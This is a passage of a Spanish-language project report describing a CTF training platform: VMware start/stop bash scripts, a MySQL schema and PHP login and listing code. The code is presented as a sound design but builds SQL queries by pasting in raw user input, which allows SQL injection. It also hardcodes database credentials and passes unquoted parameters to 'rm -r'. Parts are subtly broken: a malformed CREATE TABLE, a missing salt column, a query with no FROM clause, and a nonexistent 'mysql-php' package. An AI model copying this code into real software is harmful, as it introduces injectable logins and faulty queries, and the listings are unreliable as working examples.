V44YAFN0c+MUB1BL75h+201Hxfr+qQzdw8+Qb5vXak47VUu50FEEkSS5ouHT4QeS15E0qy/1bzH40U0hK0VH9huxEhM07/21k16+VzZL8F1gryd8gy3k+u73owr57Fe. ctfserver@ubuntu
```

Figura 16: Adición de la clave pública al archivo *authorized_keys*

En esta imagen se puede ver la clave pública del servidor web en la lista autorizada de **SSH**. De esta forma, utilizando el archivo *id_rsa*, el servidor web podrá conectarse sin proporcionar credenciales, ya que una filtración del código de la página podría mostrar los mismos en texto claro.

Para completar la explicación, en el directorio “*vmware*”, dentro de la carpeta *home* del usuario *repository*, es donde se almacenarán tanto los directorios de los CTF como los scripts, que se detallarán a continuación. El esquema general del directorio sería el que puede verse en la siguiente figura, la número diecisiete:

```
repository@ubuntu:~/vmware$ ls -l
total 12
drwxrwxr-x 2 repository repository 4096 Sep  5 01:57 Miguel
-rwxrwxr-x 1 repository repository  968 Aug 28 11:02 runvm.sh
-rwxrwxr-x 1 repository repository  518 Aug 28 10:56 stopvm.sh
```

Figura 17: Directorio */vmware*

Se pueden distinguir el script de arranque *runvm.sh*, el script de detención de la máquina *stopvm.sh*, y el *CTF Miguel*. Todo dentro del directorio “*vmware*”.

4.1.3 Script de arranque runvm.sh

```
GNU nano 4.8 runvm.sh
#!/bin/bash

#Crafteamos el nombre del directorio, compuesto por los dos parametros que le llegan al script
#Estos parametros representan, en orden, el nombre de la maquina y el nombre del usuario
#El nombre final del directorio sera: 'maquinausuario'
directorio=$1$2

#Se crea el directorio donde se alojara la instancia, en el directorio padre /home/repository/vmware
cd /home/repository/vmware && mkdir $directorio

#Se realiza una copia de la configuracion inicial del CTF en el nuevo directorio
#De esta forma, la original y la copia estaran en directorios diferentes, y por tanto diferentes instancias
#Sin embargo, la original nunca se iniciara, sino que servira de plantilla para las copias
#Despues de apagar la maquina, esta se borrara utilizando el otro script que encontramos en este directorio: stopvm.sh
cp -r $1/* $directorio

#Iniciamos la maquina haciendo uso de la herramienta vmrun
vmrun -T ws start /home/repository/vmware/$directorio/$1.vmx nogui
```

Figura 18: runvm.sh – Script completo

Este script en **bash** siempre es llamado otorgándole dos parámetros, siendo el primero de ellos la **máquina** a ejecutar, y en segundo lugar el **usuario** ejecutor. Por ejemplo, cuando el usuario **‘asekas’** ordene el arranque de la máquina **‘Miguel’**, el script será llamado tal que: **“runvm.sh Miguel asekas”**.

El script en cuestión lo conforman un total de cuatro pasos:

El primero de ellos almacena en una variable el nombre del directorio donde se albergará la copia de la instancia, cuyo nombre es el producto del nombre de la máquina y el del usuario. Correspondiendo al ejemplo, directorio=Miguelasekas

```
GNU nano 4.8 runvm.sh
#!/bin/bash

#Crafteamos el nombre del directorio, compuesto por los dos parametros que le llegan al script
#Estos parametros representan, en orden, el nombre de la maquina y el nombre del usuario
#El nombre final del directorio sera: 'maquinausuario'
directorio=$1$2
```

Figura 19: runvm.sh – Nombre del directorio destino

En el siguiente paso, que se ve referido en la figura número veinte, se sitúa el script en el directorio “vmware”, y se crea el directorio. Correspondiendo al ejemplo, “mkdir Miguelasekas”.

```
#Se crea el directorio donde se alojara la instancia, en el directorio padre /home/repository/vmware
cd /home/repository/vmware && mkdir $directorio
```

Figura 20: runvm.sh – Creación del directorio destino

El tercer paso, que se ve referido en la figura veintiuno, consiste en la copia directa desde el directorio original de la máquina hasta el nuevo directorio. Como se puede ver, se copian todos los datos albergados en \$1, que corresponde al nombre de la máquina. **“cp -r”** permite la copia del directorio de manera recursiva, con **“\$1/*”** se copian todos los archivos dentro de \$1, y por último se estipula el directorio destino

\$directorio. Correspondiendo nuevamente al ejemplo, sería “**cp -r Miguel/* Miguelasekas**”. Este proceso tarda algo más de un minuto, puesto que son archivos bastante pesados los que copiar.

```
#Se realiza una copia de la configuracion inicial del CTF en el nuevo directorio
#De esta forma, la original y la copia estaran en directorios diferentes, y por tanto diferentes instancias
#Sin embargo, la original nunca se iniciara, sino que servira de plantilla para las copias
#Despues de apagar la maquina, esta se borrara utilizando el otro script que encontramos en este directorio: stopvm.sh
cp -r $1/* $directorio
```

Figura 21: runvm.sh – Copia desde la plantilla hasta el directorio destino

Por último, se arranca la máquina desde el directorio creado **\$directorio**, que seguirá teniendo el nombre de la plantilla original **\$1.vmx**. En este caso, con el parámetro “**-T ws**” se le indica a la herramienta que se quiere utilizar el formato ‘*WorkStation*’, se quiere abrir la máquina virtual cuyo archivo de configuración está localizado en “**/home/repository/vmware/\$directorio/\$1.vmx**”, y que no se quiere interacción visual con la máquina con el parámetro ‘*nogui*’, iniciándola sin interfaz, consumiendo menos recursos. Aplicado al ejemplo, quedaría: “**vmrun -T ws start /home/repository/vmware/Miguelasekas/Miguel.vmx nogui**”, como en la figura veintidós.

```
#Iniciamos la maquina haciendo uso de la herramienta vmrun
vmrun -T ws start /home/repository/vmware/$directorio/$1.vmx nogui
```

Figura 22: runvm.sh – Inicio de la instancia desde el directorio destino

Destripando la herramienta, vmrun cuenta con los comandos básicos “start, stop, restart, suspend, pause, unpaue”. Para los scripts se estará utilizando únicamente las sentencias ‘*start*’ y ‘*stop*’ para el control de las máquinas. El parámetro “*nogui*” permite la ejecución en segundo plano, sin interfaz gráfica.

4.1.4 Script de detención stopvm.sh

Para el segundo script, la estructura es parecida pero evidentemente, los comandos utilizados son diferentes. Recibe, del mismo modo que el primero, los nombres de la **máquina** y el **usuario** por parámetro. La llamada se realiza del mismo modo, resultando, siguiendo el ejemplo del script de arranque: “**stopvm.sh Miguelasekas**”

```
GNU nano 4.8 stopvm.sh
#!/bin/bash

#Crafteamos el nombre del directorio, compuesto por los dos parametros que le llegan al script
#Estos parametros representan, en orden, el nombre de la maquina y el nombre del usuario
#El nombre final del directorio sera: 'maquinausuario'
directorio=$1$2

#Apagamos la maquina haciendo uso de la tool vmrun
vmrun -T ws stop /home/repository/vmware/$directorio/$1.vmx

#Borramos el directorio porque se supone que el usuario ya ha terminado con la máquina
cd /home/repository/vmware && rm -r $directorio
```

Figura 23: stopvm.sh – Script completo

Como en el script anterior, se va a explicar cada uno de los tres pasos que lo componen:

El primero de ellos es idéntico al del primer script, se junta en una variable directorio el producto de los nombres de la máquina y del usuario recibidos por parámetro.

En el segundo paso, el objetivo es apagar la máquina. Para ello, siguiendo la misma estructura que en el cuarto paso del primer script, pero esta vez se utiliza la sentencia “stop”, tal y como se ve en la figura veinticuatro.

```
#Apagamos la maquina haciendo uso de la tool vmrun
vmrun -T ws stop /home/repository/vmware/$directorio/$1.vmx
```

Figura 24: stopvm.sh – Detención de la máquina

En el último paso, mostrado en la figura veinticinco, después de apagar la máquina, se elimina el directorio haciendo “rm -r directorio”.

```
#Borramos el directorio porque se supone que el usuario ya ha terminado con la máquina
cd /home/repository/vmware && rm -r $directorio
```

Figura 25: stopvm.sh – Borrado del directorio donde se alberga la instancia

Con esto, se da por finalizada la implementación del servidor repositorio.

4.2 Servidor web

4.2.1 Instalación del servidor

Respecto a la implementación del servidor web, es preferible instalar un sistema operativo con interfaz de usuario, de la misma forma que en el servidor repositorio. Realmente, como se ha comentado, este servidor no necesita un rendimiento enorme, sino que se prefiere la facilidad del desarrollo web y comodidad a la hora de programar la página. Es por esto, que se realizan exactamente los mismos pasos anteriores para la instalación del sistema operativo. VMware Workstation en este caso no hace falta, debido a que no se va a ejecutar ninguna máquina virtual en este servidor.

Antes de comenzar con la explicación del proyecto web, primero es necesaria la implementación de los servicios Apache y MySQL, para poder hacerlos funcionar y poder ver los cambios en directo. Para ambos servicios se ha hecho uso de una instalación estándar utilizando el gestor de paquetes ‘Linux apt’.


Para apache, tras poner el comando “**apt install apache2**”, se debería descargar y arrancar el servicio automáticamente. Tras la instalación, dado que el servidor será accesible desde fuera, es necesario habilitar el tráfico por el puerto 80 en el *firewall* (cortafuegos. *Impide el tráfico proveniente o saliente de determinados puertos*) de Ubuntu, ya que, de otra manera, peticiones desde fuera del “localhost” nunca serán recibidas. Esto se consigue mediante el comando “**ufw allow Apache**”, que verificaremos mediante el comando “**ufw status**”. Esto crea un directorio localizado en “/var/www/html” donde se da comienzo el desarrollo del proyecto web posteriormente.

Para la instalación de MySQL se seguirá un proceso similar al de apache, pero esta vez estipulando el comando para MySQL y el módulo de PHP para que pueda comunicarse via código con el backend. El comando a ejecutar es “**apt install mysql-server mysql-php**”.

Una vez realizados estos pasos, la máquina tendrá un servidor apache corriendo y que se puede comunicar con el exterior por el puerto 80, así como el gestor de base de datos MySQL, al que además es de vital importancia cambiarle la contraseña por defecto.

4.2.2 Implementación y estructura de la base de datos


Dado que la lógica y persistencia de los datos toma lugar en la base de datos, es importante definir primero una buena estructura para los mismos. En primer lugar, a través del terminal, hay que entrar al gestor mediante el terminal de comandos: “**mysql -u root -pcontraseña**”, tal y como se ve en la figura veintiséis.



```
root@ubuntu:/home/ctfserver# mysql -u root
```

Figura 26: Acceso a MySQL

Esto abrirá el gestor de base de datos en formato de terminal interactiva. Lo primero será crear la base de datos con “**CREATE DATABASE ctf;**”, tal y como se ve en la figura veintisiete.



```
mysql> create database ctf;
Query OK, 1 row affected (0.01 sec)
```

Figura 27: Creación de la base de datos

Una vez creada, hay que “usarla” mediante el comando “**use ctf;**” para hacer que los siguientes comandos se interpreten en relación a esta base de datos. En este punto, hay que crear las siguientes tablas en el siguiente orden:

En primer lugar, la tabla máquina:

```
CREATE TABLE maquina (
  id int NOT NULL AUTO_INCREMENT;
  nombre VARCHAR(20),
  usertxt VARCHAR(32),
  roottxt VARCHAR(32),
  descripcion VARCHAR(200),
  dificultad ENUM('Baja', 'Media', 'Alta', 'Buena suerte'),
  estado ENUM('On', 'Off'),
  recursos ENUM('Liviano', 'Medio', 'Pesado'),
  PRIMARY KEY (id)
);
```

Figura 28: Tabla máquina – Create table

La tabla máquina representa a los diferentes CTF existentes en el repositorio. Este es el significado de cada uno de los campos:

- **id**: Numérico identificador de la máquina.
- **nombre**: El nombre de la máquina.
- **usertxt**: Cadena de texto en formato md5 de la flag de usuario.
- **roottxt**: Cadena de texto en formato md5 de la flag de root.
- **descripcion**: Pequeño texto resumen o introducción a la máquina.
- **dificultad**: Dificultad de la máquina medida en cuatro escalones: Baja, Media, Alta, Buena suerte.
- **estado**: Campo que indica si la máquina está siendo utilizada por algún usuario o no.
- **recursos**: Exigencia de la máquina medida en recursos de cómputo.

Dentro de MySQL, quedaría algo como lo que se ve en la figura veintinueve.

```
mysql> describe ctf.maquina;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | int  | NO   | PRI | NULL    | auto_increment |
| nombre | varchar(20) | YES | | NULL    | |
| usertxt | varchar(32) | YES | | NULL    | |
| roottxt | varchar(32) | YES | | NULL    | |
| descripcion | varchar(200) | YES | | NULL    | |
| dificultad | enum('Baja', 'Media', 'Alta', 'Buena suerte') | YES | | NULL    | |
| estado | enum('On', 'Off') | YES | | NULL    | |
| recursos | enum('Liviano', 'Medio', 'Pesado') | YES | | NULL    | |
+-----+-----+-----+-----+-----+-----+
8 rows in set (0.01 sec)
```

Figura 29: Tabla máquina - Resumen

En segundo lugar, la tabla usuario:

```
CREATE TABLE usuario (
  id int NOT NULL AUTO_INCREMENT,
  username VARCHAR(20) UNIQUE,
  password VARCHAR(64),
  email VARCHAR(30) UNIQUE,
  PRIMARY KEY (id)
);
```

Figura 30: Tabla usuario – Create table

La tabla usuario representa los diferentes usuarios que tienen cuenta en la página. No se ha querido rescatar información personal excepto el email por motivos de privacidad del usuario, ya que además no es necesaria para el correcto funcionamiento de la plataforma. Este es el significado de cada uno de los campos:

- **id**: Numérico identificador del usuario
- **username**: Nombre de usuario. Valor único, no repetible.
- **password**: Contraseña del usuario para acceder a la página. Esta contraseña no está almacenada en texto claro dentro de la base de datos. La contraseña pasa por un proceso de hashing (SHA-256) con “salt” antes de ser guardada en la base de datos, de forma que, ante una filtración de la misma, se hace muy complicada la obtención de la contraseña real.
- **email**: Correo electrónico del usuario. Valor único, no repetible.
- **salt**: Cadena de texto generada aleatoriamente por la lógica de backend, que es utilizada en el momento del cálculo del campo “password” durante el registro y el inicio de sesión.

Dentro de MySQL, quedaría algo como lo que se ve en la figura treinta y uno.

```
mysql> describe ctf.usuario;
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| id         | int           | NO   | PRI | NULL    | auto_increment |
| username  | varchar(20)   | YES  | UNI | NULL    |                |
| password   | varchar(64)   | YES  |     | NULL    |                |
| email     | varchar(30)   | YES  | UNI | NULL    |                |
| salt      | varchar(10)   | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.01 sec)
```

Figura 31: Tabla usuario - Resumen

Por último, la tabla sesión, que depende de las otras dos debido a la existencia de claves foráneas:

```

CREATE TABLE sesion(
  maquina int,
  usuario int,
  ip VARCHAR(16) DEFAULT 'Desconocida',
  primercontacto date,
  estado ENUM('Activa','Off'),
  usertxt VARCHAR(64) DEFAULT 'Sin introducir',
  roottxt VARCHAR(64) DEFAULT 'Sin introducir',
  FOREIGN KEY (usuario) REFERENCES usuario(id),
  FOREIGN KEY (maquina) REFERENCES maquina(id),
  PRIMARY KEY(usuario,maquina)
);

```

Figura 32: Tabla sesión – Create table

La tabla **sesión** representa el contacto que un determinado **usuario** tiene con una determinada **máquina**. En otras palabras, es la tabla que relaciona un usuario con un CTF, en el momento que un usuario decide iniciar la práctica con una máquina por primera vez, se crea un registro que los relaciona directamente. No existirá una sesión con una determinada máquina, si el usuario nunca ha tenido interacción con ella. Este es el significado de cada uno de los campos:

- **maquina**: Numérico identificador de la máquina. Clave foránea, forma parte de la clave primaria junto a usuario. Corresponde al campo id.maquina
- **usuario**: Numérico identificador del usuario. Clave foránea, forma parte de la clave primaria junto a máquina. Corresponde al campo id.usuario
- **ip**: Cadena de texto que almacena la dirección IP de la instancia (sesión). Por defecto es desconocida. Cuando se obtiene una IP real se actualiza por dicho valor, y vuelve a desconocida una vez se apaga la instancia a través del backend.
- **primercontacto**: Fecha de creación de la sesión (*primer contacto del usuario con la máquina*).
- **estado**: Define el estado de la sesión. Campo limitado a 'Activa' o 'Off'. Un usuario solo puede tener una sesión activa a la vez.
- **usertxt**: Campo que determina si el usuario ha conseguido la *flag* de usuario del laboratorio en cuestión.
- **roottxt**: Campo que determina si el usuario ha conseguido la *flag* de root del laboratorio en cuestión.

Dentro de MySQL, quedaría algo como lo que se ve en la figura treinta y tres.


```
mysql> describe ctf.sesion;
+-----+-----+-----+-----+-----+-----+
| Field          | Type          | Null | Key | Default        | Extra |
+-----+-----+-----+-----+-----+-----+
| maquina        | int           | NO   | PRI | NULL           |       |
| usuario        | int           | NO   | PRI | NULL           |       |
| ip             | varchar(16)   | YES  |     | Desconocida    |       |
| primercontacto | date         | YES  |     | NULL           |       |
| estado         | enum('Activa','Off') | YES  |     | NULL           |       |
| usertxt        | varchar(64)   | YES  |     | Sin introducir |       |
| roottxt        | varchar(64)   | YES  |     | Sin introducir |       |
+-----+-----+-----+-----+-----+-----+
7 rows in set (0.00 sec)
```

Figura 33: Tabla sesión - Resumen

Esta sería la estructura de la base de datos de la plataforma, donde se recogen todos los datos necesarios para su funcionamiento.

Los registros de usuario y sesión son capaces de ser creados a través de los controles de la página, pero no es el caso de los laboratorios. Los datos de los CTF tienen que ser introducidos de manera manual, dado que la página carece de la funcionalidad necesaria. Una vez explicada la estructura de la base de datos y cómo se almacenan los datos de los usuarios, máquinas y lo que relaciona a ambos, es mucho más fácil entender la lógica de backend utilizada en PHP.

4.2.3 Lógica de backend (servidor)

Para explicar la lógica, se empezará siguiendo un orden normal al de una navegación del usuario corriente. Sin embargo, dado que el apartado de PHP está diseñado siguiendo un modelo de programación orientado a objetos, primero se explicarán las diferentes clases y métodos que se encuentran.

4.2.3.1 PHP - Base de datos

Existe una página por tabla, más una clase “base de datos” que es la que primero se explicará. El código referente a esta página sería el encontrado en la figura treinta y cuatro:

```

1  <?php
2      class Database {
3          private static $instance = null;
4          private $conn;
5          private $host = "localhost";
6          private $user = "asekas";
7          private $pwd = "asekas";
8          private $db = "ctf";
9
10         private function __construct() {
11             $this->conn = new mysqli($this->host, $this->user, $this->pwd, $this->db);
12             if($this->conn->connect_error){
13                 echo "Error al conectar a la BD.";
14             }
15         }
16
17         public static function getInstance() {
18             if (self::$instance == null) {
19                 self::$instance = new Database();
20             }
21             return self::$instance;
22         }
23
24         public function conn() {
25             return $this->conn;
26         }
27     }
28     ?>

```

Figura 34: database.php

Esta clase utiliza un constructor para conectarse, y un método *getInstance()* que devuelve una instancia de la base de datos, a través de la cual se pueden realizar consultas desde otras páginas. Los datos necesarios para ello son la dirección IP de la base de datos (*en este caso localhost*), el usuario y contraseña del usuario que efectuará las consultas (*en este caso no es root, ya que, por cuestiones de seguridad, nuevas versiones de MySQL no lo permiten. Es por esto que es necesario crear un usuario con los suficientes privilegios para alcanzar todas las consultas necesarias, diferente del usuario root*), así como la base de datos donde hacer dichas consultas. Una vez explicada esta clase, de donde embeben las siguientes, se va a proceder a explicar las diferentes clases que coinciden con las tablas de la base de datos: **máquina**, **usuario** y **sesión**.

4.2.3.2 PHP - Máquina

Empezando por la de máquina, se almacenan los mismos campos que en la base de datos en variables específicas. Para cada uno de estos atributos, se crean 'getters y setters' (*métodos especiales para obtener o establecer el valor de un atributo a priori privado*) para mantener la privacidad de dichos valores, haciéndose imposible acceder desde fuera. Este concepto se repetirá para las siguientes clases.

```

1  <?php
2
3  include_once "database.php";
4
5  class Maquina{
6      private $id;
7      private $nombre;
8      private $usertxt;
9      private $roottxt;
10     private $descripcion;
11     private $dificultad;
12     private $estado;
13     private $ip;
14     private $envergadura;
15
16     public function getId(){
17         return $this->id;
18     }
19
20     public function setId($id){
21         $this->id = $id;
22     }

```

Figura 35: maquina.php - Atributos

Más abajo, se encuentra el único método de la clase, *arrayMaquinas()*, que devuelve un vector de objetos con todas las máquinas encontradas en la base de datos. El código que la define se encuentra en la figura treinta y seis.

```

88     public static function arrayMaquina(){
89
90         $maquinas = array();
91
92         $query = "";
93
94         $db = Database::getInstance();
95
96         $query = "SELECT id, nombre, descripcion, dificultad, estado FROM maquina ORDER BY dificultad, nombre";
97
98         $resultado = $db->conn()->query($query);
99
100        foreach($resultado as $item){
101            $maquina = new Maquina();
102            $maquina->setId($item['id']);
103            $maquina->setNombre($item['nombre']);
104            $maquina->setDescripcion($item['descripcion']);
105            $maquina->setDificultad($item['dificultad']);
106            $maquina->setEstado($item['estado']);
107            array_push($maquinas,$maquina);
108        }
109        return $maquinas;
110    }
111 }

```

Figura 36: maquina.php - Método arrayMaquina

A través de una consulta, se obtienen los diferentes datos que más tarde se utilizarán en el listado de las máquinas y se añaden al array.

4.2.3.3 PHP – Usuario

En segundo lugar, está la clase usuario con los siguientes atributos:

```
5  class Usuario{
6      private $id;
7      private $username;
8      private $password;
9      private $email;
10     private $salt;
```

Figura 37: usuario.php - Atributos

La clase cuenta con dos métodos, `checkDbUser(user)`, que comprueba la existencia del usuario en la base de datos, e `insertUser(username, password, email)`, que tras una validación de errores, se encarga de calcular el hash del password y de insertar el usuario en la base de datos.

El código de `checkDbUser` se vería tal y como en la figura treinta y ocho.

```
52     public static function checkDbUser(string $user){
53
54         $db = Database::getInstance();
55
56         $query = "SELECT id, username, password, salt FROM usuario WHERE username = '". $user. "'";
57         $resultado = $db->conn()->query($query);
58
59         foreach($resultado as $item){
60             $user = new Usuario();
61             $user->setId($item['id']);
62             $user->setUsername($item['username']);
63             $user->setPassword($item['password']);
64             $user->setSalt($item['salt']);
65             return $user;
66         };
67     }
```

Figura 38: usuario.php - Método checkDbUser

Recibe el nombre del usuario por parámetro, y devuelve los datos id, username, password y salt en formato de objeto tras consultarlo en la base de datos.

El código de `insertUser()` es algo más extenso, por lo que se explicará por partes:

```
69     public static function insertUser(string $username, string $password, string $repeatpassword, string $email){
70
71         if($password === $repeatpassword){
72
73             /*Calculamos el salt de 10 caracteres alfanuméricos y lo almacenamos en la variable $salt*/
74             $salt = substr(str_shuffle('0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'),1,10);
75
76             /*Lo concatenamos al $password */
77             $password .= $salt;
78
79             /*Hasheamos password+salt */
80             $password = hash('sha256',$password);
81
82             $db = Database::getInstance();
```

Figura 39: usuario.php - Método insertUser

En la figura treinta y nueve, se puede ver que tras recibir los parámetros username, password, repeatpassword y email del formulario de registro, se comprueba en primera instancia si los campos de “Contraseña” y “Repite la contraseña” coinciden. En caso erróneo, el usuario es notificado por pantalla. En caso de que coincidan, se procede a calcular el salt a partir de una función aleatoria cogiendo diez caracteres alfanuméricos. Este salt se coloca al final del password introducido, para luego someterlo todo a una función de hashing con el algoritmo SHA-256.

Una vez calculado el hash, se procede a comprobar si el usuario introducido ya existe en la base de datos, así como con el email y otros errores antes de insertarlo en la base de datos. Todo ello a través de consultas a la base de datos, como se ve en la siguiente figura:

```
82      $db = Database::getInstance();
83
84      /*Chequeamos que el usuario no exista */
85      $query = "SELECT id FROM usuario WHERE username = '". $username ."'";
86      $checkuser = $db->conn()->query($query);
87
88      if($checkuser->num rows == 0){
89          /*Chequeamos que el usuario no exista */
90          $query = "SELECT id FROM usuario WHERE email = '". $email ."'";
91          $checkemail = $db->conn()->query($query);
92
93          if($checkemail->num rows == 0){
94              /*Llegados a este punto, el usuario debería ser valido. Lo insertamos en la base de datos */
95              $query = "INSERT INTO usuario (username, password, email, salt) VALUES ('". $username ."', '". $password ."', '". $email ."', '". $salt . "')";
96              $resultado = $db->conn()->query($query);
97
98              if($resultado == true){ /*Si todo va bien, le damos una bienvenida, si no, le informamos del error */
99                  echo "Bienvenido, ". $username . "!";
100                 header('Location: login.php');
101             }
102         }
103     }
```

Figura 40: Código PHP de inserción de usuario

Si todo es válido, se procede a la inserción del usuario. Recordar que la contraseña del usuario se almacena en formato hash en SHA-256 de (password+salt). Por ejemplo, si en el formulario de registro, el usuario ha establecido como contraseña “Hola123”, a esta cadena de texto se le sumará una cadena aleatoria alfanumérica, por ejemplo “AsDfGh1234”, resultando una cadena “Hola123AsDfGh1234” que se resumirá, utilizando SHA-256 en:

“546e475df47e522646b87021bf026e656cd23b85eb0cbc935b7ac327a6b775c0”

Esta, finalmente, es la password que se almacenará en la base de datos.

4.2.3.4 PHP – Sesión

Pasando por último a la clase de sesión, los atributos que la conforman son los siguientes, en la figura cuarenta y uno:

```

5      class Sesion{
6          private $usuario;
7          private $idusuario;
8          private $maquina;
9          private $idmaquina;
10         private $fechacontacto;
11         private $estado;
12         private $usertxt;
13         private $roottxt;
14         private $ip;

```

Figura 41: sesion.php - Atributos

La clase cuenta con dos métodos, *returnActiveSesion(user id)*, que devuelve los datos de la sesión activa del usuario para poder expresar los datos en formato de tabla en su perfil (*recordar que nunca habrá más de una sesión activa*), y *arraySesiones(user id)*, que devuelve todas las sesiones del usuario para calcular las estadísticas.

El código de *returnActiveSesion* se vería tal que así:

```

89     public static function returnActiveSesion(int $userid){
90
91         $sesiones = array();
92
93         $db = Database::getInstance();
94
95         $query = "SELECT usuario.username, sesion.usuario, sesion.maquina, maquina.nombre, sesion.primercontacto, sesion.estado, sesion.usertxt, sesion.roottxt, sesion.ip";
96         $resultado = $db->conn()->query($query);
97
98         foreach($resultado as $item){
99             $sesion = new Sesion();
100            $sesion->setUsuario($item['username']);
101            $sesion->setIdusuario($item['usuario']);
102            $sesion->setMaquina($item['nombre']);
103            $sesion->setIdmaquina($item['maquina']);
104            $sesion->setFechacontacto($item['primercontacto']);
105            $sesion->setEstado($item['estado']);
106            $sesion->setUsertxt($item['usertxt']);
107            $sesion->setRoottxt($item['roottxt']);
108            $sesion->setIp($item['ip']);
109            array_push($sesiones,$sesion);
110        }
111        return $sesiones;
112    }

```

Figura 42: sesion.php - Método returnActiveSesion

De la misma forma que en métodos del estilo, a través de una consulta en la base de datos (ésta en concreto junta datos de varias tablas), se plasma en un objeto sesión todos los datos y se devuelve.

El código de *arraySesiones* puede verse en la figura cuarenta y tres.

```

114     public static function arraySesiones(int $userid){
115         /*Función que devuelve todas las flags de las máquinas con las que el usuario haya tenido contacto,
116         para rellenar la tabla de estadísticas*/
117
118         $sesiones = array();
119
120         $db = Database::getInstance();
121
122         $query = "SELECT usertxt,roottxt FROM sesion WHERE usuario = ".$userid."";
123         $resultado = $db->conn()->query($query);
124
125         foreach($resultado as $item){
126             $sesion = new Sesion();
127             $sesion->setUsertxt($item['usertxt']);
128             $sesion->setRoottxt($item['roottxt']);
129             array_push($sesiones,$sesion);
130         }
131         return $sesiones;
132     }
133 }

```

Figura 43: sesion.php - Método arraySesiones

A partir del identificador del usuario proporcionado como parámetro, se crea un array que se rellena a través de una consulta, con la información de las flags introducidas para las diferentes máquinas con las que ha mantenido contacto. Este array se utilizará para calcular la tabla de estadísticas disponible en su perfil.

Tras haber explicado los diferentes métodos que van a ser llamados en las siguientes páginas, puede dar comienzo la explicación de las mismas, siguiendo el orden de navegación habitual.

4.2.3.5 PHP - Login

La primera de las páginas con las que se encuentra el usuario es la de **login.php**, ya que es imposible acceder al resto de páginas (*exceptuando la página de registro*) sin haber iniciado sesión previamente como un usuario válido de la base de datos. Esta página, que contiene un formulario donde introducir el nombre de usuario y la contraseña, es capaz de recoger los datos introducidos por el usuario. El panel de inicio de sesión tendría una lógica por detrás tal y como la que se ve en la figura cuarenta y cuatro:

```

<div class='styled-form'>
  <form method="post" action="" name="signin-form">
    <div class="form-logo">
      
    </div>
    <div class="form-user">
      <input type="text" placeholder="Nombre de usuario" name="username" pattern="[a-zA-Z0-9]+" required />
    </div>
    <div class="form-pass">
      <input type="password" placeholder="Contraseña" name="password" required />
    </div>
    <div class="form-submit">
      <button type="submit" name="login" class='form-button' value="login">Iniciar sesión</button>
    </div>
    <div class="form-register">
      <p>¿Todavía no tienes una cuenta?</p>
      <a href="register.php">Crea una aquí</a>
    </div>
  </form>
</div>

```

Figura 44: Código HTML login.php

Estos datos viajan por post hasta el código PHP localizado justo abajo, en la propia página, que puede verse así:

```
40 <?php
41 /*Reunimos todos los datos del formulario y los almacenamos en variables útiles */
42 $username = $_POST['username'];
43 $password = $_POST['password'];
44
45 /*Obtenemos los datos del usuario en el que el usuario quiere logearse */
46 $usuario = Usuario::checkDbUser($username);
47
48 /*Obtenemos el salt del usuario, y se lo añadimos a la contraseña para que cuando hashee, todo coincida*/
49 $salt = $usuario->getSalt();
50 $password .= $salt;
51
52 if(sizeof($usuario) > 0){
53     if(hash('sha256',$password) === $usuario->getPassword()){
54         $_SESSION['user_id'] = $usuario->getId();
55         header('Location: index.php');
56     }
57     else{
58         echo "Usuario o contraseña incorrectos";
59     }
60 }
61 else{
62     echo "Usuario o contraseña incorrectos";
63 }
64 ?>
```

Figura 45: Código PHP login.php

Para facilitar el manejo de los datos, estos se guardan en las variables “username” y “password”. Se pasa el nombre de usuario al método checkDbUser, que devolverá los datos correspondientes al usuario, que debería estar en la base de datos. Se obtiene el salt y se concatena a la contraseña introducida en el formulario de inicio de sesión, para calcular el hash, como se explicaba anteriormente. Si el hash coincide con el hash almacenado en el campo “password” de la base de datos, entonces se crea una cookie de sesión para el usuario, y se le redirige a la página **index.php**. A partir de aquí, se podrá acceder al resto de páginas, siempre y cuando exista una cookie de sesión válida para dicho usuario.

4.2.3.6 PHP – Página principal

La página **index.php** es la página donde se muestra un listado de todas las máquinas disponibles en la plataforma en formato de tabla.


```

12 <?php
13     session_start();
14
15     if(!isset($_SESSION['user_id']) || $_SESSION['user_id'] == 0){
16         header('Location: login.php');
17         exit;
18     } else {
19         include 'nav.php';
20         include_once "clases/machine.php";
21
22         $tabla = ""; /* Variable para luego printear la tabla con 'echo' */
23
24         $maquinas = Maquina::arrayMaquina();
25
26         if(sizeof($maquinas) > 0){
27             $tabla.= "<div class='table-wrapper'>
28                 <table class='styled-table'>
29                     <thead>
30                         <tr class='header-row'>
31                             <th scope='col'>Nombre</th>
32                             <th scope='col'>Descripción</th>
33                             <th scope='col'>Dificultad</th>
34                             <th scope='col'>Estado</th>
35                         </tr>
36                     </thead>
37                     <tbody>";
38

```

Figura 46: Código PHP página principal – Primera parte

Como se puede ver en la figura cuarenta y seis, antes de mostrar la tabla se comprueba que el usuario tiene una cookie de sesión, por lo que en caso negativo, se le redirige a la página de inicio de sesión. En caso afirmativo, se recoge el array (*vector*) de máquinas a través del método `arrayMaquina()`, y se crea el encabezado de la tabla.

Luego, por cada máquina recopilada en el array, se creará una fila en la tabla con la información a mostrar, de la siguiente forma:

```

39     foreach($maquinas as $maquina){
40         $tabla .= "<tr class='body-row'>
41             <td>".$maquina->getNombre()."</td>
42             <td>".$maquina->getDescripcion()."</td>
43             <td>".$maquina->getDificultad()."</td>
44             <td>".$maquina->getEstado()."</td>
45             <td>
46                 <form action='powerctf.php' method='post'>
47                     <input type='hidden' id='ctfId' name='ctfId' value='".$maquina->getId().">
48                     <button type='submit' class='power-button'>Arrancar máquina</button>
49                 </form>
50             </td>
51         </tr>";
52     }
53     $tabla .= " </tbody>
54     </table>
55     </div>";
56 }

```

Figura 47: Código PHP página principal – Segunda parte

Como se puede ver en la figura cuarenta y siete (*líneas 46 a 49*), existe un botón que recoge el dato del ID de la máquina que representa a ese botón, y lo manda por POST a `powerctf.php`.

4.2.3.7 PHP – Iniciación de las instancias

